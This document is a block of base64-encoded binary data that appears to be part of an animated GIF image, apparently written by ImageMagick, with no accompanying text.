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
WCE90fvs15Flyi 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
